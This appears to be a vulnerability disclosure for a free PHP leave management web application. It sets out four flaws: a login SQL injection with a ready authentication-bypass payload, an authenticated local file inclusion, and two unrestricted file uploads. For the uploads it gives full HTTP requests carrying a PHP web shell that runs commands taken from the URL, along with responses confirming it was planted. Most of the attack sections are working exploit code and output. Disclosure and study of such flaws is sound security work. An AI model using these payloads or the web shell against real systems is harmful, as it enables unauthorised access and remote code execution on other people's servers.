

Source code: <https://www.sourcecodester.com/php/14910/online-leave-management-system-php-free-source-code.html>

SQL injection – Login form

The code below is vulnerable to SQL injection.

By changing the logic of the query, it is possible to bypass the authentication completely.

Location: Classes -> Login.php

```
public function login(){
    extract($_POST);

    $qry = $this->conn->query("SELECT * from users where username = '$username'
and password = md5('$password') ");

    if($qry->num_rows > 0){
        foreach($qry->fetch_array() as $k => $v){
            if(!is_numeric($k) && $k != 'password'){
                $this->settings->set_userdata($k,$v);
            }
        }
        $this->settings->set_userdata('login_type',1);
        return json_encode(array('status'=>'success'));
    }else{
        return json_encode(array('status'=>'incorrect','last_qry'=>"SELECT * from
users where username = '$username' and password = md5('$password') "));
    }
}
```

To fully exploit the SQL injection, use the payload below. Do note that there is a space after --

```
Username: admin
Password: test') or 1 = 1 --
```

Observe the success message.

The screenshot displays the browser's developer tools. On the left, the 'Request' tab is active, showing a POST request to `/leave_system/classes/Login.php?f=login`. The request headers include `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0` and `Accept: */*`. The request body is visible at the bottom, showing the payload: `username=admin&password=test')or+1+%3d+1+--+|`. On the right, the 'Response' tab is active, showing a `200 OK` status. The response headers include `Date: Fri, 03 Dec 2021 16:15:12 GMT` and `Server: Apache/2.4.51 (Win64) OpenSSL/1.1.11 PHP/7.3.33`. The response body is a JSON object: `{"status": "success"}`.

Local file inclusion - Authenticated


The code below is vulnerable to LFI. It appends a php file extension onto the page.

Location: Admin -> index.php

```
<?php
if(!file_exists($page.".php") && !is_dir($page)){
    include '404.html';
}else{
```

```
if(is_dir($page))
    include $page.'/index.php';
else
    include $page.'.php';
}
?>
```

```
http://localhost/leave_system/admin/?page=../phpinfo
```



File upload vulnerability - Authenticated

The code below is vulnerable to File upload vulnerability. There are no checks for dangerous extensions as such it is possible to upload a php file and get RCE.

Location: classes -> SystemSettings.php

```

58     if(isset($_FILES['cover']) && $_FILES['cover']['tmp_name'] != ''){
59         $fname = 'uploads/'.strtotime(date('y-m-d H:i')).'.'.$_FILES['cover']['name'];
60         $move = move_uploaded_file($_FILES['cover']['tmp_name'], '../' . $fname);
61         if(isset($_SESSION['system_info']['cover'])){
62             $qry = $this->conn->query("UPDATE system_info set meta_value = '{$fname}' where meta_field = 'cover' ");
63             if(is_file('../' . $_SESSION['system_info']['cover'])) unlink('../' . $_SESSION['system_info']['cover']);
64         }else{
65             $qry = $this->conn->query("INSERT into system_info set meta_value = '{$fname}',meta_field = 'cover' ");
66         }
67     }

```

HTTP Request

```
POST /leave_system/classes/SystemSettings.php?f=update_settings HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
SNIPPED
```

```
-----18108208707150871303229813186
Content-Disposition: form-data; name="cover"; filename="myRCE.php"
Content-Type: application/octet-stream
```

HTTP Response

```







HTTP/1.1 200 OK
Date: Fri, 03 Dec 2021 17:15:05 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.11 PHP/7.3.33
X-Powered-By: PHP/7.3.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 1
Connection: close
Content-Type: text/html; charset=UTF-8
1

```

Observe the uploaded php file.

← → ↻
localhost/leave_system/uploads/

Index of /leave_system/uploads

	Name	Last modified	Size	Description
	Parent Directory	-		
	12_user.jpg	2021-08-23 09:29	1.7K	
	1624240500_avatar.png	2021-06-21 09:55	5.4K	
	1629421080_tl-logo.png	2021-08-20 08:58	5.2K	
	1629682500_avatar.jpg	2021-08-23 09:35	11K	
	1638551700_myRCE.php	2021-12-04 01:15	68	

Apache/2.4.51 (Win64) OpenSSL/1.1.11 PHP/7.3.33 Server at localhost Port 80

File upload vulnerability - Authenticated

The code below is vulnerable to File upload vulnerability. There are no checks for dangerous extensions as such it is possible to upload a php file and get RCE.

Location: classes -> Users.php

```

33     if(isset($_FILES['img']) && $_FILES['img']['tmp_name'] != ''){
34         $fname = 'uploads/'.strtotime(date('y-m-d H:i')).'.'.$_FILES['img']['name'];
35         $move = move_uploaded_file($_FILES['img']['tmp_name'], '../' . $fname);
36         if($move){
37             $data .= " , avatar = '{$fname}' ";
38             if(isset($_SESSION['userdata']['avatar']) && is_file('../'.$_SESSION['userdata']['avatar']) && $_SESSION['userdata']['id'] == $id){
39                 unlink('../'.$_SESSION['userdata']['avatar']);
40             }
41         }

```

HTTP Request

```

POST /leave_system/classes/Users.php?f=save HTTP/1.1
Host: localhost

SNIPPED
-----360202190427760932404288363688
Content-Disposition: form-data; name="img"; filename="myRCE.php"
Content-Type: application/octet-stream

<?php
echo "<pre>";

```

```
system($_GET['cmd']);
echo "</pre>";


?>
```

HTTP Response






```
HTTP/1.1 200 OK
Date: Fri, 03 Dec 2021 17:54:14 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.33
X-Powered-By: PHP/7.3.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 1
Connection: close
Content-Type: text/html; charset=UTF-8
```

1

Observe the uploaded php file.



Index of /leave_system/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 12_user.jpg	2021-08-23 09:29	1.7K	
 1629421080_tl-logo.png	2021-08-20 08:58	5.2K	
 1629682500_avatar.jpg	2021-08-23 09:35	11K	
 1638554040_myRCE.php	2021-12-04 01:54	68	

Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.33 Server at localhost Port 80